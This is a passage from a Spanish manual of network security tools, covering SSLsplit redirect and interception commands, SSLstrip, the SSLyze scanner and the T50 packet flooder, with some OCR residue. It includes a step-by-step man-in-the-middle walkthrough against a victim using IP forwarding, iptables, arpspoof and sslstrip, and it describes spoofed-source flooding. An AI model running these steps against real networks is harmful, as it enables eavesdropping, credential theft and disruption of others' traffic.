
```
rdr pass on em0 proto tcp from 2001:db8::/64 to any port  80 \      ->    ::1 port 10080
rdr pass on em0 proto tcp from 2001:db8::/64 to any port 443 \     ->       ::1 port 10443
rdr pass on em0 proto tcp from  192.0.2.0/24 to any port  80 \      -> 127.0.0.1 port 10080
rdr pass on em0 proto tcp from  192.0.2.0/24 to any port 443 \    -> 127.0.0.1 port 10443
pass in quick on em0 proto tcp from 2001:db8::/64 to any \       port  80 rdr-to       ::1 port 10080
pass in quick on em0 proto tcp from 2001:db8::/64 to any \      port 443 rdr-to       ::1 port 10443
pass in quick on em0 proto tcp from  192.0.2.0/24 to any \      port  80 rdr-to 127.0.0.1 port 10080
pass in quick on em0 proto tcp from  192.0.2.0/24 to any \     port 443 rdr-to 127.0.0.1 port 10443
```

2.ipfw

Los sockets de desvío del cortafuegos IP de FreeBSD (IPFW), también disponibles en Mac OS X. Disponible en FreeBSD y OpenBSD usando pf divert-to. Totalmente compatible con FreeBSD y OpenBSD, incluido IPv6. Solo soporta IPv4 en Mac OS X debido a la versión antigua de IPFW incluido. Primero en IPFW, luego en la sintaxis de desvío a pf:

```
ipfw add fwd       ::1,10080 tcp from 2001:db8::/64 to any  80
ipfw add fwd       ::1,10443 tcp from 2001:db8::/64 to any 443
ipfw add fwd 127.0.0.1,10080 tcp from 192.0.2.0/24  to any  80
ipfw add fwd 127.0.0.1,10443 tcp from 192.0.2.0/24  to any 443
pass in quick on em0 proto tcp from 2001:db8::/64 to any \    port  80 divert-to       ::1 port 10080
pass in quick on em0 proto tcp from 2001:db8::/64 to any \   port 443 divert-to       ::1 port 10443
pass in quick on em0 proto tcp from  192.0.2.0/24 to any \    port  80 divert-to 127.0.0.1 port 10080
pass in quick on em0 proto tcp from  192.0.2.0/24 to any \    port 443 divert-to 127.0.0.1 port 10443
```

3.ipfilter

IPFilter (ipfilter, ipf), disponible en muchos sistemas, incluidos FreeBSD, NetBSD, Linux y Solaris. Tener en cuenta que SSLsplit necesita permiso para abrir /dev/ipnat para leer, que por defecto significa que debe ejecutarse con privilegios de root. Solo soporta IPv4 debido a limitaciones en la interfaz SIOCGNATL ioctl(2). Suponiendo la interfaz entrante bge0:

```
rdr bge0 0.0.0.0/0 port  80 -> 127.0.0.1 port 10080
rdr bge0 0.0.0.0/0 port 443 -> 127.0.0.1 port 10443
```

4. netfilter

Netfilter de Linux utilizando el objetivo REDIRECT de iptables. Solo soporta IPv4 debido a limitaciones en la interfaz SO_ORIGINAL_DST getsock-opt(2).

```
 iptables -t nat -A PREROUTING -s 192.0.2.0/24 \
                -p tcp --dport  80 \
                -j REDIRECT --to-ports 10080
iptables -t nat -A PREROUTING -s 192.0.2.0/24 \
                -p tcp --dport 443 \
                -j REDIRECT --to-ports 10443
```

Tener en cuenta que SSLsplit solo puede aceptar conexiones entrantes si se une a la dirección IP correcta (por ejemplo, 192.0.2.1) o en todas las interfaces (0.0.0.0). REDIRECT utiliza la dirección de interfaz local de la interfaz entrante como dirección IP de destino, o 127.0.0.1 para paquetes generados localmente.

5.tproxy

El netfilter de Linux utiliza las iptables TPROXY del objetivo junto con las tablas mágicas de enrutamiento para permitir que el tráfico no local se origine en los sockets locales. También soporta IPv6.

```
        ip -f inet6 rule add fwmark 1 lookup 100
        ip -f inet6 route add local default dev lo table 100
        ip6tables -t mangle -N DIVERT
```

```
ip6tables -t mangle -A DIVERT -j MARK --set-mark 1
ip6tables -t mangle -A DIVERT -j ACCEPT
ip6tables -t mangle -A PREROUTING -p tcp -m socket -j DIVERT
ip6tables -t mangle -A PREROUTING -s 2001:db8::/64 \
        -p tcp --dport 80 \
        -j TPROXY --tproxy-mark 0x1/0x1 --on-port 10080
ip6tables -t mangle -A PREROUTING -s 2001:db8::/64 \
        -p tcp --dport 443 \
        -j TPROXY --tproxy-mark 0x1/0x1 --on-port 10443
ip -f inet rule add fwmark 1 lookup 100
ip -f inet route add local default dev lo table 100
iptables -t mangle -N DIVERT
iptables -t mangle -A DIVERT -j MARK --set-mark 1
iptables -t mangle -A DIVERT -j ACCEPT
iptables -t mangle -A PREROUTING -p tcp -m socket -j DIVERT
iptables -t mangle -A PREROUTING -s 192.0.2.0/24 \
        -p tcp --dport 80 \
        -j TPROXY --tproxy-mark 0x1/0x1 --on-port 10080
iptables -t mangle -A PREROUTING -s 192.0.2.0/24 \
        -p tcp --dport 443 \
        -j TPROXY --tproxy-mark 0x1/0x1 --on-port 10443
```

Tener en cuenta que el filtrado de la ruta de retorno (rp_filter) también debe ser deshabilitado en las interfaces que manejan el tráfico redirigido TPROXY.

Ejemplo

Coincidiendo con las muestras de configuración del motor NAT anteriores, interceptar HTTP y HTTPS sobre IPv4 e IPv6 utilizando certificados falsificados con la clave CA privada ca.key y el certificado ca.crt, registrando las conexiones a connect.log y los datos de la conexión en archivos separados en /tmp. Agregar -e nat-engine para seleccionar el motor apropiado si hay varios motores disponibles en el sistema:

```
sslsplit -k ca.key -c ca.crt -l connect.log -L /tmp \
          https ::1 10443  https 127.0.0.1 10443 \
          http  ::1 10080  http  127.0.0.1 10080
```

Si el motor Linux netfilter se utiliza con la iptables REDIRECT del objetivo, es importante escuchar a la dirección IP correcta (p. ej. 192.0.2.1) o en todas las interfaces (0.0.0.0), de lo contrario SSLsplit no es capaz de aceptar conexiones entrantes.

Interceptar IMAP/IMAPS usando la misma configuración:

```
sslsplit -k ca.key -c ca.crt -l connect.log -L /tmp \
          ssl ::1 10993  ssl 127.0.0.1 10993 \
          tcp ::1 10143  tcp 127.0.0.1 10143
```

Una configuración más específica, solo HTTPS, que utiliza archivos certificate/chain/key desde /path/to/cert.d y redirigiendo estáticamente a www.example.org en lugar de consultar un motor NAT:

```
sslsplit -t /path/to/cert.d -l connect.log -L /tmp \
```

```
        https ::1       10443 www.example.org 443 \
        https 127.0.0.1 10443 www.example.org 443
```

El ejemplo original, pero usando opciones SSL optimizadas para acelerar la compresión deshabilitada y seleccionar solo conjuntos de cifrado rápido y utilizando una clave privada precomputada leaf.key para los certificados falsificados. El aumento de velocidad más significativo se obtiene al elegir algoritmos rápidos y claves de pequeño tamaño para las claves CA y las claves privadas de hoja. Comprobar la velocidad de Openssl para el rendimiento del algoritmo en el sistema. Tener en cuenta que los clientes pueden que no soporten todos los algoritmos y tamaños de clave. Además algunos clientes advierten a sus usuarios sobre conjuntos de cifrado que consideran débiles.

```
sslsplit -Z -s NULL:RC4:AES128:-DHE -K leaf.key \ -k ca.key -c ca.crt -l connect.log -L /tmp \
        https ::1 10443  https 127.0.0.1 10443 \
        http  ::1 10080  http  127.0.0.1 10080
```

El ejemplo original pero ejecutando un daemon bajo el ususario sslsplit y registrando en un fichero PID:

```
sslsplit -d -p /var/run/sslsplit.pid -u sslsplit \ -k ca.key -c ca.crt -l connect.log -L /tmp \
        https ::1 10443  https 127.0.0.1 10443 \
        http  ::1 10080  http  127.0.0.1 10080
```

Generar una clave privada CA ca.key y certificado ca.crt usando OpenSSL:

```
cat >x509v3ca.cnf <<'EOF'
[ req ]
distinguished_name = reqdn


[ reqdn ]

[ v3_ca ]
basicConstraints       = CA:TRUE
subjectKeyIdentifier   = hash
authorityKeyIdentifier  = keyid:always,issuer:always
EOF

openssl genrsa -out ca.key 2048
openssl req -new -nodes -x509 -sha256 -out ca.crt -key ca.key \
      -config x509v3ca.cnf -extensions v3_ca \
      -subj '/O=SSLsplit Root CA/CN=SSLsplit Root CA/' \
      -set_serial 0 -days 3650
```

77. SSLstrip

SSLstrip es una herramienta que secuestra de forma transparente el tráfico HTTP de la red, vigila los enlaces y redirecciones HTTPS y luego hace un mapa de estos enlaces en los enlaces tipo HTTP o los enlaces HTTPS tipo homógrafo dentro de una misma LAN. Lo que hace realmente SSLstrip es engañar al servidor y convertir todo el HTTPS de una web en HTTP (sin cifrar) . El script solo puede engañar cuando la víctima llega a la web en cuestión mediante una redirección o un LINK.



Uso: sslstrip <opciones>


Opciones:

-w <filename> --write=<filename>	Especificar el archivo para iniciar la sesión (opcional).
-p , --post	Registrar solo SSL POSTs. Por defecto se activa esta opción.
-s , --ssl	Registrar todo el tráfico SSL hacia y desde el servidor.
-a , --all	Registrar todo el tráfico SSL y HTTP desde y hacia el servidor.
-l <port>, --listen=<port>	Puerto por el que escuchar. Por defecto 10000.
-f , --favicon	Sustituir un favicon de bloqueo en las solicitudes seguras.
-k , --killsessions	Matar sesiones en curso.
-h	Imprimir este mensaje de ayuda.

Ataque
Lo primero que debe conocer el atacante es la IP privada de la víctima. En este ataque simulado se ha optado por usar nmap para descubrir la dirección IP. En este caso es bastante fácil ya que solo hay 3 dispositivos activos, el propio atacante, la víctima y el enrutador.

Primero averiguamos la dirección IP privada del atacante en la red con ifcong. Normalmente los enrutadores empiezan a agregar direcciones IP manteniendo los 3 primeros grupos de cifras por ejemplo: 192.168.0.* donde * es el número que varía y el resto se mantiene igual.

Por supuesto el enrutador puede estar congurado de otra forma, y puede que tengamos que sacar la dirección IP como podamos, por ejemplo, por medios de ingeniería social si tenemos contacto con la persona que maneja el PC víctima.



Como se puede ver, está activa la dirección IP del atacante. Si hubiese más dispositivos activos que el atacante, se tendría que ir tirando de técnicas de fingerprinting e ir contrastando los resultados de estas con las cosas que ya sabe de la víctima, por ejemplo, si el atacante supiese que la víctima utiliza Windows 7, podría hacer un OS Fingerprint (nmap -O) para saber el sistema operativo que utilizan los dispositivos que están activos, descartando así todos los que no utilicen Windows 7 ya que no serían la víctima.

Llegados a este punto el atacante deberá configurar el enrutamiento de su ordenador. Si no se activase el enrutamiento, el ataque podría ser un desastre, ya que la víctima técnicamente se quedaría sin Internet, porque sus peticiones jamas llegarían a su destino, se quedarían en el ordenador del atacante y por tanto no habría respuestas.

root@bt: ~# echo “1” > /proc/sys/net/ipv4/ip_forward

A continuación, el atacante deberá congurar una IPTABLE para redirigir todo el trafico del puerto 80 a otro puerto. El atacante podría omitir este paso y ponerse directamente a escuchar el

SSLstrip directamente al puerto 80 pero esto obligaría a la víctima a aceptar un certicado falso, cosa que ya era capaz de hacer otras herramientas.

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

Para encontrar la dirección IP de la victima, ejecutar nmap -sS -O 192.168.0.1/24

Siguiendo con el ataque, una vez que el atacante tiene la dirección IP de la víctima, este deberá proceder a realizar un ataque MitM y para esto se puede usar por ejemplo el programa arpspoof:



De momento el atacante ha obtenido la dirección IP de la víctima y tiene todo su tráfico redireccionado hacia sí mismo (ataque MitM), y ahora se puede dispone a conseguir en texto plano todo lo que pase cifrado en SSL.

El proceso es simple, deberemos lanzar SSLstrip y ponerlo a escuchar en el puerto al que hemos redireccionado el tráfico, ejecutando sslstrip -l 8080

78. SSLyze

SSLyze es una herramienta de Python que puede analizar la configuración SSL de un servidor conectándose a él.

Entre sus características se incluye

- Escaneo multiproceso y multi-threaded. Es rápido.
- Compatibilidad SSL 2.0/3.0 y TLS 1.0/1.1/1.2
- Prueba de rendimiento: reanudación de la sesión y soporte TLS
- Prueba de seguridad: débil cifrado, renegociación insegura, CRIME, Heartbleed y más
- Validación y revocación del certificado del servidor comprobado a través de los pasos de OCSP
- Soporte a los handshakes StartTLS en SMTP, XMPP, LDAP, POP, IMAP, RDP y FTP
- Soporte a los certificados del cliente cuando se escanean servidores que realizan autenticación mutua
- Salida XML con los resultados del proceso

Uso: sslyze.py [opciones] target1.com target2.com:443 etc.

Plugins disponibles:

HeartbleedPlugin
SessionRenegotiationPlugin
CertificateInfoPlugin
OpenSslCcsInjectionPlugin
SessionResumptionPlugin
HttpHeadersPlugin
RobotPlugin
EarlyDataPlugin
CompressionPlugin
OpenSslCipherSuitesPlugin
FallbackScsvPlugin

Opciones:

--version	Mostrar el número de versión del programa y salir.
-h, --help	Mostrar la ayuda y salir
--xml_out=XML_FILE	Escribir los resultados del análisis como un documento XML en el archivo XML_FILE. Si XML_FILE se establece en "-", la salida XML se imprimirá en la salida estándar.
--targets_in=TARGETS_IN	Leer la lista de destinos a escanear desde el archivo TARGETS_IN. Debe contener un dispositivo: puerto por línea.
--timeout=TIMEOUT	Establecer el valor de tiempo de espera en segundos utilizado para cada conexión de socket hecha a los servidores de destino. El valor predeterminado es 5 seg.
--nb_retries=NB_RETRIES	Establecer el número de intentos para todas las

	conexiones de la red iniciadas a lo largo del escaneo. Aumentar este valor si está obteniendo una gran cantidad de errores de tiempo de espera/conexión al escanear un servidor específico. Disminuir este valor para aumentar la velocidad de las exploraciones, sin embargo los resultados pueden devolver los errores de conexión. El valor predeterminado es 4 intentos de conexión.
--https_tunnel=HTTPS_TUNNEL	Tuneliza todo el tráfico a los servidores de destino a través de un proxy HTTP CONNECT. HTTP_TUNNEL debe ser la URL del proxy: 'http://USUARIO:PW@ HOST:PORT/'. Para los proxies que requieren autenticación, solo se admite la autenticación básica.
--starttls=STARTTLS	Realizar handshakes de StartTLS cuando se conecta a los servidores de destino. STARTTLS debe ser uno de los siguientes: 'smtp', 'xmpp', 'xmpp_server', 'pop3', 'ftp', 'imap', 'ldap', 'rdp', 'postgres', 'auto'. La opción 'auto' hará que SSLyze deduzca el protocolo (ftp, imap, etc.) según el número de puerto proporcionado para cada servidor de destino.
--xmpp_to=XMPP_TO	Configuración opcional para STARTTLS XMPP. XMPP_TO debe ser el nombre del dispositivo que se debe colocar en el atributo 'to' de la secuencia XMPP. Por defecto es el nombre del servidor.
--sni=SNI	Usar SNI (Server Name Indication) para especificar el nombre del dispositivo al que conectarse. Solo afectará a las conexiones TLS 1.0+.
--quiet	Ocultar las salidas estándar del script. Solo afectará la salida del script si se establece --xml_out.
--regular	Escaneo regular de HTTPS; atajo para --sslv2 --sslv3 --tlsv1 --tlsv1_1 --tlsv1_2 --reneg --resum --certinfo=basic --http_get --hide_rejected_ciphers --compression --heartbleed

Soporte de certificado de cliente:

--cert=CERT	Nombre del archivo de cadena de certificado de cliente. Los certificados debe estar en formato PEM y debe ordenarse comenzando con el certificado de cliente del sujeto, seguido de certificados CA intermedios si los hubiera.
--key=KEY	Nombre de archivo de clave privada del cliente.
--keyform=KEYFORM	Formato de clave privada del cliente. Por defecto DER o PEM.
--pass=KEYPASS	Contraseña de clave privada del cliente.

Plugin ChromeSha1Deprecation:

--chrome_sha1	Determinar si el servidor se verá afectado por los planes de desaprobación

	SHA-1 de Google Chrome.

Plugin SessionResumption: Analiza las capacidades de reanudación de sesión SSL del servidor de destino.

--resum	Probar los servidores para el soporte de reanudación de sesión usando ID de sesión y tickets de sesión TLS.
--resum_rate	Realizar 100 reanudaciones de sesión con el servidor o servidores, para estimar la tasa de reanudación de la sesión.

Plugin OpenSSLCipherSuites: Escanea los servidores en busca de conjuntos de cifrado OpenSSL compatibles.

--sslv2	Enumerar los conjuntos de cifrado SSL 2.0 OpenSSL soportados por los servidores.
--sslv3	Enumerar los conjuntos de cifrado SSL 3.0 OpenSSL soportados por los servidores.
--tlsv1	Enumerar los conjuntos de cifrado TLS 1.0 OpenSSL soportados por los servidores.
--tlsv1_1	Enumerar los conjuntos de cifrado TLS 1.1 OpenSSL soportados por los servidores.
--tlsv1_2	Enumerar los conjuntos de cifrado TLS 1.2 OpenSSL soportados por los servidores.
--http_get	Opción: para cada conjunto de cifrado, envía una solicitud HTTP GET después de completar el handshake de SSL y devuelve el código de estado HTTP.
--hide_rejected_ciphers	Opción: oculta la lista, generalmente larga, de suites de cifrado que fueron rechazadas por los servidores.

Plugin HSTS:

--hsts	Comprobar el soporte para HTTP Strict Transport Security (HSTS) mediante la recopilación de cualquier campo Strict-Transport-Security presente en la respuesta HTTP devuelta por los servidores.

Plugin SessionRenegotiation:

--reneg	Probar los servidores para la renegociación iniciada por el cliente y el soporte seguro de la renegociación.

Plugin Heartbleed:

--heartbleed	Probar los servidores para la vulnerabilidad OpenSSL Heartbleed

Plugin CertInfo:

--certinfo=CERTINFO	Verificar la validez de los certificados de los servidores contra varios almacenes de confianza, verificar la compatibilidad con el grapado OCSP e imprimir los campos relevantes del certificado. CERTINFO debe ser 'basic' o 'full'.

--ca_file=CA_FILE	Archivo de autoridad de certificación local en formato PEM, para verificar la validez de los certificados de los servidores.

Plugin Compression:

--compression	Probar los servidores para el soporte de compresión Zlib.

Ejemplo
sslyze --regular www.example.com

79. T50

Se trata de una herramienta de inyección de paquetes multiprotocolo para sistemas *nix, que actualmente soporta 15 protocolos.
Características:

- Inundación
- Soporte CIDR
- Soporte TCP, UDP, ICMP, IGMPv2, IGMPv3, EGP, DCCP, RSVP, RIPv1, RIPv2, GRE, ESP, AH, EIGRP y OSPF.
- Opciones TCP.
- Alto rendimiento.
- Puede golpear unos 1.000.000 paquetes por segundo.

Las direcciones son variables, es decir, no utiliza la dirección IP de la máquina atacante.

Uso: T50 <host> [/CIDR] [opciones]

Opciones comunes:

--threshold NUM	Umbral de paquetes a enviar. Por defecto 1000
--flood	Esta opción reemplaza el 'threshold'
--encapsulated	Protocolo encapsulado (GRE). Predeterminado off
-B,--bogus-csum	Suma de comprobación falsa. Por defecto off
--turbo	Extender el rendimiento. Por defecto off
-v,--version	Imprimir la versión y salir
-h,--help	Mostrar la ayuda y salir

Opciones GRE:

--gre-seq-present	Secuencia # presente GRE. Predeterminado OFF
--gre-key-present	Tecla presente GRE. Predeterminado desactivado
--gre-sum-present	Presencia de verificación GRE presente. Predeterminado OFF
--gre-key NUM	Tecla GRE. Por defecto RANDOM
--gre-sequence NUM	Secuencia GRE #. Valor predeterminado RANDOM
--gre-saddr ADDR	Dirección IP de la fuente de IP GRE. Valor predeterminado RANDOM
--gre-daddr ADDR	Dirección IP de destino de IP GRE. Valor predeterminado RANDOM

Opciones DCCP/TCP/UDP:

--sport NUM	Puerto de origen DCCP | TCP | UDP. Valor predeterminado RANDOM

--dport NUM	Puerto de destino DCCP | TCP | UDP. Valor predeterminado RANDOM

Opciones IP:

-s,--saddr ADDR	Dirección IP de origen IP. Por defecto RANDOM
--tos NUM	Tipo de servicio IP. Por defecto 0x40
--id NUM	Identificación de IP. Por defecto RANDOM
--frag-offset NUM	offset de la fragmentación de IP, Valor predeterminado 0
--ttl NUM	Tiempo de vida IP. Por defecto 255
--protocol PROTO	Protocolo IP. Por defecto TCP

Opciones ICMP:

--icmp-type NUM	Tipo ICMP. Por defecto 8
--icmp-code NUM	Código ICMP. Por defecto 0
--icmp-gateway ADDR	Puerta de enlace de redireccionamiento ICMP. Por defecto RANDOM
--icmp-id NUM	Identificación ICMP. Por defecto RANDOM
--icmp-sequence NUM	Secuencia ICMP #. Por defecto RANDOM

Opciones IGMP:

--igmp-type NUM	Tipo IGMPv1/v3. Por defecto 0x11
--igmp-code NUM	Código IGMPv1/v3. Por defecto 0
--igmp-group ADDR	Dirección IGMPv1/v3. Por defecto RANDOM
--igmp-qrv NUM	IGMPv3 QRV. Por defecto RANDOM
--igmp-suppress	Suprimir IGMPv3 en el lado del enrutador. Por defecto OFF
--igmp-qqic NUM	IGMPv3 QQIC. Por defecto RANDOM
--igmp-grec-type NUM	Tipo del registro del grupo IGMPv3. Por defecto 1
--igmp-sources NUM	IGMPv3 # de los orígenes. Por defecto 2
--igmp-multicast ADDR	Multicast del registro del grupo IGMPv3. Por defecto RANDOM
--igmp-address ADDR,...	Direcciones de origen IGMPv3. Por defecto RANDOM

Opciones TCP:

--acknowledge NUM	Secuencia TCP ACK #. Por defecto RANDOM
--sequence NUM	Secuencia TCP SYN #. Por defecto RANDOM

--data-offset NUM	Offset de los datos TCP. Por defecto 5
-F,--fin	Flag TCP FIN. Por defecto OFF
-S,--syn	Flag TCP SYN. Por defecto OFF
-R,--rst	Flag TCP RST. Por defecto OFF
-P,--psh	Flag TCP PSH. Por defecto OFF
-A,--ack	Flag TCP ACK. Por defecto OFF
-U,--urg	Flag TCP URG. Por defecto OFF
-E,--ece	Flag TCP ECE. Por defecto OFF
-C,--cwr	Flag TCP CWR. Por defecto OFF
-W,--window NUM	Tamaño de la ventana TCP. Por defecto NONE
--urg-pointer NUM	TCP URG pointer. Por defecto NONE
--mss NUM	Tamaño máximo de segmento TCP. Por defecto NONE
--wscale NUM	Escala de ventana TCP. Por defecto NONE
--tstamp NUM:NUM	Marca de tiempo TCP (Tsval:Tsecr). Por defecto NONE
--sack-ok	TCP SACK-Permitido. Por defecto OFF
--ttcp-cc NUM	Recuento de conexiones T/TCP (CC). Por defecto NONE
--ccnew NUM	Recuento de conexiones T/TCP (CC.NEW). Por defecto NONE
--ccecho NUM	Recuento de conexiones T/TCP (CC.ECHO). Por defecto NONE
--sack NUM:NUM	Bordes TCP SACK (Izquierda: Derecha). Por defecto NONE
--md5-signature	Firma TCP MD5 incluida. Por defecto OFF
--authentication	Autenticación TCP-AO incluida. Por defecto OFF
--auth-key-id NUM	TCP-AO authentication key ID. Por defecto 1
--auth-next-key NUM	Autenticación TCP-AO siguiente clave. Por defecto 1
--nop	Sin Operación TCP. Por defecto EOL

Opciones EGP:

--egp-type NUM	Tipo EGP. Por defecto 3
--egp-code NUM	Código EGP. Por defecto 3
--egp-status NUM	Estado EGP. Por defecto 1
--egp-as NUM	Sistema autónomo EGP. Por defecto RANDOM
--egp-sequence NUM	Secuencia # EGP. Por defecto RANDOM
--egp-hello NUM	Intervalo hello EGP. Por defecto RANDOM
--egp-poll NUM	Intervalo de encuesta EGP. Por defecto RANDOM

Opciones RIP:

--rip-command NUM	Comando RIPv1/v2. Por defecto 2
--rip-family NUM	Familia de direcciones RIPv1/v2. Por defecto 2
--rip-address ADDR	Dirección del enrutador RIPv1/v2. Por defecto RANDOM
--rip-metric NUM	Métrica enrutador RIPv1/v2. Por defecto RANDOM
--rip-domain NUM	Dominio enrutador RIPv2. Por defecto RANDOM
--rip-tag NUM	Etiqueta de enrutador RIPv2. Por defecto RANDOM
--rip-netmask ADDR	Máscara de subred enrutador RIPv2. Por defecto RANDOM
--rip-next-hop ADDR	Siguiente salto del enrutador RIPv2. Por defecto RANDOM
--rip-authentication	Autenticación RIPv2 incluida. Por defecto OFF
--rip-auth-key-id NUM	ID de clave de autenticación RIPv2. Por defecto 1
--rip-auth-sequence NUM	Secuencia # de autenticación RIPv2. Por defecto RANDOM

Opciones DCCP:

--dccp-data-offset NUM	Offset de datos DCCP. Por defecto VARY
--dccp-cscov NUM	Cobertura de suma de control DCCP. Por defecto 0
--dccp-ccval NUM	DCCP HC-Sender CCID.Por defecto RANDOM
--dccp-type NUM	Tipo DCCP. Por defecto 0
--dccp-extended	Extender DCCP para secuencia #. Por defecto OFF
--dccp-sequence-1 NUM	Secuencia # DCCP. Por defecto RANDOM
--dccp-sequence-2 NUM	Secuencia # extendida DCCP. Por defecto RANDOM
--dccp-sequence-3 NUM	Baja secuencia # DCCP. Por defecto RANDOM
--dccp-service NUM	Código de servicio DCCP. Por defecto RANDOM
--dccp-acknowledge-1 NUM	Alto reconocimiento # DCCP. Por defecto RANDOM
--dccp-acknowledge-2 NUM	Bajo reconocimiento # DCCP. Por defecto RANDOM
--dccp-reset-code NUM	Código de reinicio DCCP. Por defecto RANDOM

Opciones RSVP:

--rsvp-flags NUM	Flags RSVP. Por defecto 1
--rsvp-type NUM	Tipo de mensaje RSVP. Por defecto 1
--rsvp-ttl NUM	Tiempo de vida RSVP. Por defecto 254

--rsvp-session-addr ADDR	Dirección de destino RSVP SESSION. Por defecto RANDOM
--rsvp-session-proto NUM	ID del protocolo RSVP SESSION. Por defecto 1
--rsvp-session-flags NUM	Flags de RSVP SESSION. Por defecto 1
--rsvp-session-port NUM	Puerto de destino de RSVP SESSION. Por defecto RANDOM
--rsvp-hop-addr ADDR	Dirección del vecino RSVP HOP. Por defecto RANDOM
--rsvp-hop-iface NUM	Interfaz lógica RSVP HOP. Por defecto RANDOM
--rsvp-time-refresh NUM	Intervalo de refresco RSVP TIME. Por defecto 360
--rsvp-error-addr ADDR	Dirección del nodo RSVP ERROR. Por defecto RANDOM
--rsvp-error-flags NUM	Flags RSVP ERROR. Por defecto 2
--rsvp-error-code NUM	Código RSVP ERROR. Por defecto 2
--rsvp-error-value NUM	Valor RSVP ERROR. Por defecto 8
--rsvp-scope NUM	RSVP SCOPE # de la dirección o direcciones. Por defecto 1
--rsvp-address ADDR,...	Dirección o direcciones RSVP SCOPE. Por defecto RANDOM
--rsvp-style-option NUM	Vector opción de RSVP STYLE. Por defecto 18
--rsvp-sender-addr ADDR	Dirección RSVP SENDER TEMPLATE. Por defecto RANDOM
--rsvp-sender-port NUM	Puerto RSVP SENDER TEMPLATE. Por defecto RANDOM
--rsvp-tspec-traffic	Tráfico de servicio RSVP TSPEC. Por defecto OFF
--rsvp-tspec-guaranteed	Servicio garantizado RSVP TSPEC. Por defecto OFF
--rsvp-tspec-r NUM	RSVP TSPEC token bucket rate. Por defecto RANDOM
--rsvp-tspec-b NUM	RSVP TSPEC token bucket size. Por defecto RANDOM
--rsvp-tspec-p NUM	RSVP TSPEC peak data rate. Por defecto RANDOM
--rsvp-tspec-m NUM	unidad mínima vigilada RSVP TSPEC. Por defecto RANDOM
--rsvp-tspec-M NUM	tamaño máximo de paquete RSVP TSPEC. Por defecto RANDOM
--rsvp-adspec-ishop NUM	Cuenta RSVP ADSPEC IS HOP. Por defecto RANDOM
--rsvp-adspec-path NUM	ruta b/w estimad RSVP ADSPEC. Por defecto RANDOM
--rsvp-adspec-m NUM	latencia de ruta mínima RSVP ADSPEC. Por defecto RANDOM
--rsvp-adspec-mtu NUM	MTU compuesto RSVP ADSPEC. Por defecto RANDOM
--rsvp-adspec-guaranteed	Servicio RSVP ADSPEC garantizado. Por defecto desactivado
--rsvp-adspec-Ctot NUM	valor compuesto C RSVP ADSPEC ETE. Por defecto RANDOM

--rsvp-adspec-Dtot NUM	valor compuesto D RSVP ADSPEC ETE. Por defecto RANDOM
--rsvp-adspec-Csum NUM	Punto compuesto C RSVP ADSPEC SLR. Por defecto RANDOM
--rsvp-adspec-Dsum NUM	Punto compuesto D RSVP ADSPEC SLR. Por defecto RANDOM
--rsvp-adspec-controlled	Servicio controlado RSVP ADSPEC. Por defecto OFF
